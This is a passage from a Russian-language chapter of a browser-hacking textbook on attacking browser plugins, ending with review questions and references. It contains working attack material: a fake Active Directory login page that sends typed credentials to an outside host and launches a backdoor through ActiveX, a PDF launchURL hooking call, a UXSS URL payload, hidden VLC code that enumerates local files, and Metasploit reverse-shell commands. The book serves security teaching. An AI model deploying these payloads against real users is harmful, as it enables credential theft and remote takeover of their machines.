Следующий шаг состоит в создании страницы, достаточно убедительной, чтобы пользователи щелкнули вредоносную ссылку. В главе 5 рассматривались различные способы заставить жертв выполнить вредоносный код через браузер, например злоупотребление ожиданиями от интерфейса или поддельные обновления ПО.

Сначала создайте HTML-страницу, похожую на программу чата. У страницы будут две возможности: форма, предлагающая войти в Active Directory, и кнопка входа. Созданная плагином кнопка будет называться Login Client, поэтому можно убить двух зайцев и одновременно перехватить учетные данные и выполнить эксплойт:

```
<html>
<body>
<script>
function submitData()
{
   var x = document.getElementById("sploit");
   var url = "http://browserhacker.com/capture.rb?un=" +
        x.elements[0].value + "&pw=" + x.elements[1].value;
   document.getElementById('t1').background=url;
}
</script>
<div align=center>
<form id="sploit" >
<table id='t1' border=0 background="">
<tr><th colspan=2>BrowserVictim.com Chat System<BR>
Please Log in with your ActiveDirectory Credentials</th></tr>
<tr><th>Username:</th><td><input type=text name="user"></td></tr>
```

```
<tr><th>Password:</th><td><input type=password name="pass"
        onBlur="submitData()"></th></tr>
<tr><th colspan=2>
<object classid='clsid:C28A127E-4A85-11D3-A5FF-00A0249E352D'
 id='target'>
</object>
</tr></td>
</form>
<BR>
</div>
<script language='vbscript'>
document.getElementById("target").fileName = "Z:\\backdoor.exe"
</script>
</body>
</html>
```

Код отслеживает изменения поля пароля методом `onBlur` и при его срабатывании вызывает функцию `submitData`. Эта функция пытается назначить фоном таблицы со сведениями для входа изображение, но фактически отправляет имя пользователя и пароль в составе GET-запроса на `browserhacker.com`. Когда пользователь нажимает кнопку входа, запускается бэкдор. При просмотре страница должна выглядеть, как на рис. 8-18.




Рис. 8-18. Поддельная страница входа в программу чата. Надписи: Please Log in with your ActiveDirectory Credentials - войдите с учетными данными Active Directory; Username - имя пользователя; Password - пароль; Login Client - войти в клиент.

После нажатия кнопки Login Client элемент управления ActiveX пытается вызвать `backdoor.exe`. Чтобы повысить вероятность успеха, стоит выбрать менее очевидное имя, например `chatclient.exe`, соответствующее созданной поддельной веб-странице. На рис. 8-19 показано всплывающее предупреждение, которое увидят пользователи, если файл не подписан.




Рис. 8-19. Всплывающее окно неподписанного приложения. Надпись предупреждает, что издатель неизвестен; кнопки Run и Cancel означают «Запустить» и «Отмена».

После нажатия пользователем OK программа соединяется с вашим прослушивателем Metasploit. Metasploit создаст новый сеанс и позволит взаимодействовать с ним через Meterpreter:

```
msf exploit(handler) > [*] Sending stage (752128 bytes) to 192.168.1.198
[*] Meterpreter session 7 opened (192.168.1.132:8675 ->
  192.168.1.198:50407) at 2013-09-17 01:09:01 -0400
msf exploit(handler) > sessions -i 7
[*] Starting interaction with 7...
meterpreter > sysinfo
Computer        : WIN-758UJIVA5C3

OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

Хотя эта атака немного сложнее, ActiveX также можно атаковать непосредственно, подобно многим другим плагинам. В плагинах постоянно находят уязвимости, поэтому задача состоит в поиске подходящего эксплойта для целевой платформы.

Атаки на программы чтения PDF

Программы чтения PDF, такие как Acrobat и Foxit, являются популярными целями авторов вредоносного ПО. Основная причина в том, что документы PDF обладают множеством возможностей, многие из которых открывают богатое пространство для атак. Например, PDF-документы могут содержать JavaScript, двоичные потоки и изображения. Сочетание этих элементов позволяет как обфусцировать код, так и выполнить его при загрузке страницы.

Это сочетание привело к частому появлению уязвимостей в программах чтения PDF; Adobe Acrobat наиболее популярен и по использованию, и по эксплуатации. В следующем разделе вы узнаете, как обнаруживать программы чтения PDF, использовать их для дополнительного доступа и эксплуатировать их для получения оболочки.

Подобно предыдущему масштабному фаззингу Flash-файлов, Google удалось собрать огромное число PDF-файлов, использованных для фаззинга и поиска ошибок. С помощью этого набора данных Матеуш Юрчик (Mateusz Jurczyk) и Гинваэль Колдвинд (Gynvael Coldwind) выявили 50 ошибок с уровнем серьезности от низкого до высокого в PDF Reader браузера Chrome. Фаззинг Adobe PDF Reader тем же набором данных выявил еще по меньшей мере 25 критических уязвимостей, многие из которых впоследствии были исправлены.[37]

Использование JavaScript в PDF

JavaScript в PDF-файлах стал источником многих эксплойтов PDF. Файлы PDF могут содержать JavaScript с доступом ко всему документу. Это напоминает DOM браузера: PDF-документ также имеет объекты и методы. Эти методы позволяют событиям JavaScript срабатывать на элементах PDF. Возможность предназначалась для интерактивных форм и документов, проверки данных и усовершенствованных форм.

Даже Adobe рекомендовала отключать JavaScript для предотвращения определенных атак.[38] Поэтому многие специалисты по безопасности советуют по умолчанию отключать JavaScript в программах чтения PDF, чтобы предотвратить многие распространенные атаки.

Универсальная XSS

Встречались случаи, когда JavaScript внутри PDF-файлов приводил к поведению, пригодному для эксплуатации. Например, так произошло с уязвимостью универсальной XSS (UXSS)

в Acrobat Reader. Стефано Ди Паола (Stefano Di Paola) и Джорджо Федон (Giorgio Fedon) представили исследование, лежащее в основе открытия, на конференции 23C3.[39] Уязвимость UXSS позволяет пользователю передать в PDF аргументы, которые затем обрабатывает JavaScript внутри документа.

Уязвимость использует то, что старые версии Acrobat в Firefox разбирают переменные из URL. Значения вроде `#FDF` и `#XML` распознаются и обрабатываются. Поэтому при передаче значения вроде `http://browserhacker.com/test.pdf#FDF=javascript:alert('xss')` код JavaScript отображается и появляется окно предупреждения.

Хотя в новых версиях Acrobat Reader проблема исправлена, уязвимости такого типа следует отслеживать не только в Acrobat, но и в других плагинах. Возможность передавать внешние значения, влияющие на выполнение кода, может приводить к более серьезным проблемам, например удаленному выполнению кода. Для этой слабости Acrobat Reader также была найдена уязвимость двойного освобождения памяти,[40] которой можно было воспользоваться через аргумент URI. Это еще больше упрощало атаку на старые версии Acrobat.

Запуск другого браузера

Одна из возможностей PDF состоит в запуске браузера с запросом указанного URL. Метод `app.launchURL` позволяет заставить ОС запустить браузер по умолчанию.

BeEF использует эту возможность, чтобы подключить браузер по умолчанию из любого браузера, которым пользуется человек. Благодаря этому подключается браузер по умолчанию, что, как можно надеяться, дает дополнительные возможности эксплуатации. Для применения метода достаточно вызвать следующий JavaScript:

```
app.launchURL("http://browserhacker.com:3000/demos/report.html",true);
```

При использовании этого метода PDF запускает URL, который обработает браузер по умолчанию. В результате загружается новый перехватчик, предоставляющий доступ и к новому сеансу браузера. Модуль Hook Default Browser, показанный на рис. 8-20, отправляет PDF подключенному браузеру. PDF, в свою очередь, открывает URL перехватчика, и браузер по умолчанию запускается с новой подключенной страницей.




Рис. 8-20. Модуль Hook Default Browser в BeEF. Название означает «Подключить браузер по умолчанию».

При выполнении этого метода пользователь может увидеть всплывающее окно с предупреждением о запуске внешнего окна. Обращайте внимание на зеленый или красный сигнал светофора модуля, поскольку одни браузеры реагируют на этот прием лучше других.

Этот сценарий атаки особенно полезен в корпоративных средах. Если жертва подключена через Chrome, а браузером по умолчанию является одобренный корпорацией IE 7 или IE 8, метод расширит поверхность атаки.

Атаки на мультимедийные плагины

Такие плагины, как VLC, RealPlayer и QuickTime, также являются излюбленными целями эксплуатации. Эти плагины читают файлы определенных форматов и отображают мультимедиа. Тип атак, которым они подвержены, называется уязвимостями форматов файлов. Они основываются на некоторым образом искаженных файлах, заставляющих браузерный плагин перезаписывать участки памяти и, в идеале, выполнять вредоносный код.

Мультимедийные плагины обнаруживаются в браузере так же, как другие плагины. Один плагин может поддерживать несколько MIME-типов для разных типов обрабатываемых им файлов. Особенно часто это относится к мультимедийным плагинам. Например, QuickTime обрабатывает и `.mp4`, и `.mov`, поэтому для них существуют два MIME-типа.

Мультимедийным плагинам также часто приходится передавать данные с других серверов в потоковом режиме, загружать дополнительные файлы и выполнять другие действия, способные привести к уязвимостям. В этом разделе вы увидите, как перечислять файлы с помощью VLC и выполнять через Metasploit эксплойты форматов файлов против уязвимых плагинов.

Сканирование ресурсов с помощью VLC

Как упоминалось ранее, мультимедийным проигрывателям часто приходится обрабатывать потоковые файлы и другие материалы, находясь под управлением браузера. Эта функциональность стала одним из факторов слабости элемента управления ActiveX VLC, обнаруженной Джейсоном Геффнером (Jason Geffner). Если добавить элемент списка воспроизведения и попытаться его запустить, плагин ActiveX VLC сообщит, был ли файл в списке допустимым.

Такой прием позволяет создавать отпечатки каталогов и файлов в удаленной целевой системе. Добавляя каждый элемент и затем проверяя ошибку, можно немедленно получать сведения о существовании файла. Прием помогает определять ОС и версии установленного ПО, выявлять пользователей и даже составлять карту внутренних общих ресурсов:

```
<object style="visibility:hidden"
 classid="clsid:9BE31822-FDAD-461B-AD51-BE1D1C159921"
 width="0" height="0" id="vlc"></object>
<script>

vlc.playlist.clear();
vlc.playlist.add(items[i]);
vlc.playlist.playItem(0);
vlc.attachEvent("MediaPlayerPlaying", onFound);
vlc.attachEvent("MediaPlayerEncounteredError", onNotFound);
</script>
```

При создании объекта ActiveX, очистке списка воспроизведения, добавлении элемента и его запуске произойдет одно из двух: объект ActiveX выдаст ошибку либо вызовет событие воспроизведения. Перехват этих событий позволяет запустить дополнительный JavaScript и уведомить вас о существовании файла.

Следующий код перечисляет несколько ресурсов, определенных в массиве `items`:

```
try {
 var result = "";
 var i = 0;
 // создать div для присоединения объекта VLC
 var newdiv = document.createElement('div');
 var divIdName = 'temp_div';
 newdiv.setAttribute('id',divIdName);
 newdiv.style.width = "0";
 newdiv.style.height = "0";
 newdiv.style.visibility = "hidden";
 document.body.appendChild(newdiv);
 // создать объект
 document.getElementById("temp_div").innerHTML =
 "<object style=\"visibility:hidden\"" +
 " classid=\"clsid:9BE31822-FDAD-461B-AD51-BE1D1C159921\"" +
 " width=\"0\" height=\"0\" id=\"vlc\"></object>";
 var items = [
  "C:\\Program Files (x86)\\Microsoft Silverlight\\5.1.20125.0",
  "C:\\Program Files (x86)\\Sophos\\Sophos Anti-Virus",
  "C:\\Users\\wade",
  "C:\\Users\\morru"
 ]
 function onFound(event){
  result += items[i] + "\n";
  i++;
  console.log("Found");
  next();
 }
 function onNotFound(event){

  i++;
  console.log("Not Found");
  next();
 }
 function next(){
  if (i >= items.length){
  vlc.playlist.stop();
  // вернуть результаты фреймворку
  console.log("Discovered resources:\n" + result);
  // очистка
  var rmdiv = document.getElementById("temp_div");
  document.body.removeChild(rmdiv);
  return;
 }
 vlc.playlist.clear();
 vlc.playlist.add("file:///" + items[i]);
 console.log("Adding item " + items[i] + " to playlist.");
 vlc.playlist.playItem(0);
}
 vlc.attachEvent("MediaPlayerPlaying", onFound);
 vlc.attachEvent("MediaPlayerEncounteredError", onNotFound);
 next();
} catch(e) {}
```

После выполнения этого кода в Internet Explorer, как показано на рис. 8-21, можно определить, что установлен Sophos Anti-Virus. Эти сведения могут помочь в следующих атаках. Например, зная, что намеченная жертва использует Sophos Anti-Virus, вы будете кодировать применяемые в атаках двоичные файлы для обхода именно этого антивируса.

Кроме того, обнаруживается допустимый пользователь `morru`, что может помочь в дальнейших действиях по взлому. Этот прием позволяет перечислять версии установленного ПО, если имя файла или каталога программы содержит номер версии. В данном случае удалось определить точную версию Silverlight, но то же самое можно сделать с Java и другим ПО.




Рис. 8-21. Перечисление локальных ресурсов через VLC. В консоли показаны найденные каталоги Sophos Anti-Virus и пользователя morru.

Эксплуатация мультимедийных проигрывателей

В этом примере используется слабость VLC версий ниже 2.0. Эксплуатируется уязвимость переполнения буфера при обработке потоков MMS в VLC. Internet Explorer запускает VLC с вредоносным URL, и обработка URL в VLC приводит к перезаписи SEH,[41] в результате которой выполняется полезная нагрузка.

Чтобы запустить вредоносный URL в `msfconsole` Metasploit, выполните следующее:

```
msf> use exploit/windows/browser/vlc_mms_bof
msf exploit(vlc_mms_bof) > set URIPATH /vlc
URIPATH => /vlc
msf exploit(vlc_mms_bof) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(vlc_mms_bof) > set LHOST 192.168.1.132
LHOST => 192.168.1.132
msf exploit(vlc_mms_bof) > set LPORT 8675
LPORT => 8675
msf exploit(vlc_mms_bof) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.132:8675
[*] Using URL: http://0.0.0.0:8080/vlc
[*]  Local IP: http://192.168.1.132:8080/vlc
[*] Server started.
```

После запуска сервера просто направьте браузер к эксплойту Metasploit. В данном случае это `http://192.168.1.132:8080/vlc`. Браузер ненадолго задержится, а затем покажет черную область там, где должно воспроизводиться мультимедиа, как на рис. 8-22. К тому времени у вас уже должна ожидать оболочка в Metasploit.




Рис. 8-22. Окно браузера после успешного выполнения эксплойта.

Полезная нагрузка Meterpreter автоматически мигрирует в новый процесс. Причина в том, что после успешной эксплуатации браузер становится нестабильным. Новый процесс помогает обеспечить работу Meterpreter дольше нескольких мгновений. В консоли Metasploit должно появиться нечто подобное:

```
[*] 192.168.1.16     vlc_mms_bof - Sending malicious page
[*] Sending stage (752128 bytes) to 192.168.1.16
[*] Meterpreter session 3 opened (192.168.1.132:8675
 -> 192.168.1.16:1095) at 2013-09-18 02:40:19 -0400
[*] Session ID 3 (192.168.1.132:8675 -> 192.168.1.16:1095)
 processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (2000)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 2308
[+] Successfully migrated to process
msf exploit(vlc_mms_bof) > sessions -i 3
[*] Starting interaction with 3...
meterpreter > sysinfo
Computer        : VM-1
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

Браузер, скорее всего, не завершит работу немедленно, поэтому источник сбоя может остаться неочевидным. Эта же атака применяется в различных сценариях, включая внедрение в рекламные

блоки, скрытые загрузки и фишинговые атаки. Пользователь видит видео, которое просто не загрузилось, но за кулисами происходит нечто гораздо более зловещее. К моменту, когда пользователь понимает, что что-то не так, у атакующего уже есть оболочка. Сможете ли вы снова смотреть на незагрузившиеся видео так же, как прежде?

Итоги

Браузерные плагины делают работу в Интернете богаче. Они позволяют просматривать новые типы мультимедиа, предоставляют возможности приложений и обеспечивают общение, открывая новые возможности в вебе. Те же функции создают и новые пути для атаки. Определить установленные в браузере плагины нетрудно. Запрашивая DOM или пытаясь загрузить плагины ActiveX, BeEF может установить, какие плагины загружены, и выявить потенциально уязвимые.

Реализованная в Java, Firefox и Chrome защитная функция Click to Play, хотя она, несомненно, хорошо смягчает атаки, оказалась уязвимой. Рассмотренные в этой главе обходы Click to Play в Java и Firefox являются лишь уже исправленными примерами, но можно не сомневаться, что будут найдены новые обходы.

В главе подробно обсуждалась распространенность Java, ActiveX и других мультимедийных плагинов, однако важно помнить, что изученные приемы в равной степени применимы и к другим плагинам. Во время оценки безопасности конечных узлов может встретиться менее популярный плагин; если он свободно доступен, ничто не мешает попытаться проанализировать его на наличие слабостей.

Еще одна важная грань этой поверхности атаки состоит в том, что она зависит не только от браузера, но и от компонента стороннего приложения. Если вам известно о других уязвимых приложениях в системе жертвы, ничто не мешает попытаться запустить атаки на них через браузер.

Эксплойты вроде выполнения локального файла можно сочетать с более сложными атаками, чтобы получить повышенный доступ в целевой системе. Другие эксплойты гораздо прямолинейнее: для эксплуатации и доступа достаточно одного URL. Песочницы плагинов пытаются этому помешать, но использование подписанных плагинов, социальной инженерии или установленных доверительных отношений позволяет преодолеть барьеры и добиться эксплуатации.

Недавние объявления группы Chromium[42] также пролили свет на будущее браузерных плагинов. Из-за опасений в отношении стабильности и безопасности Chrome прекратит поддержку устаревшего Netscape Plugin API (NPAPI) к концу 2014 года. С учетом изменений Mozilla, требующих от пользователей Firefox подтверждать каждый плагин перед выполнением,[43] может показаться, что эта поверхность атаки начинает сокращаться.

Несмотря на медленное сокращение поддержки плагинов в Chrome и Firefox, они не исчезнут в одночасье. Кроме того, из-за требований унаследованных корпоративных систем не приходится ожидать, что Microsoft в ближайшее время откажется от ActiveX. Несмотря на контрмеры, браузерные плагины будут оставаться воротами в уязвимые системы, пока пользователи готовы нажимать Accept.

Вопросы

1. Чем плагины отличаются от дополнений?
2. Какой эффективный способ обнаружения плагинов существует в Internet Explorer?
3. Какой эффективный способ обнаружения плагинов существует в Firefox?
4. Как веб-браузер определяет, какой плагин использовать?
5. Когда подписанный апплет Java потенциально пригоден для эксплуатации?
6. Зачем приложению переопределять модель разрешений подписанного апплета?
7. Могут ли неподписанные апплеты Java выполнять команды операционной системы?
8. Назовите два способа выявить сайты, сохранившие данные Flash.
9. Как определить наличие разрешения на доступ к веб-камере через Flash?
10. Почему уязвимости выполнения локальных файлов имеют серьезные последствия в корпоративных средах?

Ответы на вопросы можно найти на сайте книги `https://browserhacker.com/answers` или на сайте Wiley: `www.wiley.com/go/browserhackershandbook`.

Примечания

[1] [назад] Mozilla Developer Network. (2013). *Putting Users in Control of Plugins*. Получено 23 октября 2013 года с blog.mozilla.org.
[2] [назад] Mozilla Blog. (2012). *Click-to-Play Plugins Blocklist-Style*. Получено 23 октября 2013 года с blog.mozilla.org.
[3] [назад] Microsoft TechNet Blogs. (2008). *The Kill-Bit FAQ*. Получено 23 октября 2013 года с blogs.technet.com.
[4] [назад] The Next Web. (2013). *Apple takes no prisoners*. Получено 23 октября 2013 года с thenextweb.com.
[5] [назад] CERT KnowledgeBase. (2013). *ActiveX kill bits*. Получено 23 октября 2013 года с kb.cert.org.
[6] [назад] Mozilla Developer Network. (2013). *Navigator.plugins*. Получено 23 октября 2013 года с developer.mozilla.org.
[7] [назад] PinLady. (2011). *Plugin Detect*. Получено 23 октября 2013 года с pinlady.net.
[8] [назад] Mozilla. (2013). *Plugin Check*. Получено 23 октября 2013 года с mozilla.org.
[9] [назад] Mozilla Bugzilla. (2013). *Click to Play bypass bug*. Получено 23 октября 2013 года с bugzilla.mozilla.org.
[10] [назад] Immunity. (2013). *Keep calm and run this applet*. Получено 23 октября 2013 года с immunityproducts.blogspot.com.ar.
[11] [назад] Docstore.mik.ua. (2008). *Serialized Applets*. Получено 23 октября 2013 года с docstore.mik.ua.
[12] [назад] Immunity. (2013). *Yet Another Java Security Manager Warning Bypass*. Получено 23 октября 2013 года с immunityproducts.blogspot.co.uk.
[13] [назад] Oracle. (2012). *Applet migration with JNLP*. Получено 23 октября 2013 года с oracle.com.
[14] [назад] Wikipedia. (2013). *Java version history*. Получено 23 октября 2013 года с en.wikipedia.org.
[15] [назад] CVE Details. (2013). *Denial of Service Attack*. Получено 23 октября 2013 года с cvedetails.com.
[16] [назад] Danskebank. (2013). *eBanking technical requirements*. Получено 23 октября 2013 года с danskebank.ie.
[17] [назад] Oracle. (2010). *Applet security*. Получено 23 октября 2013 года с docs.oracle.com.
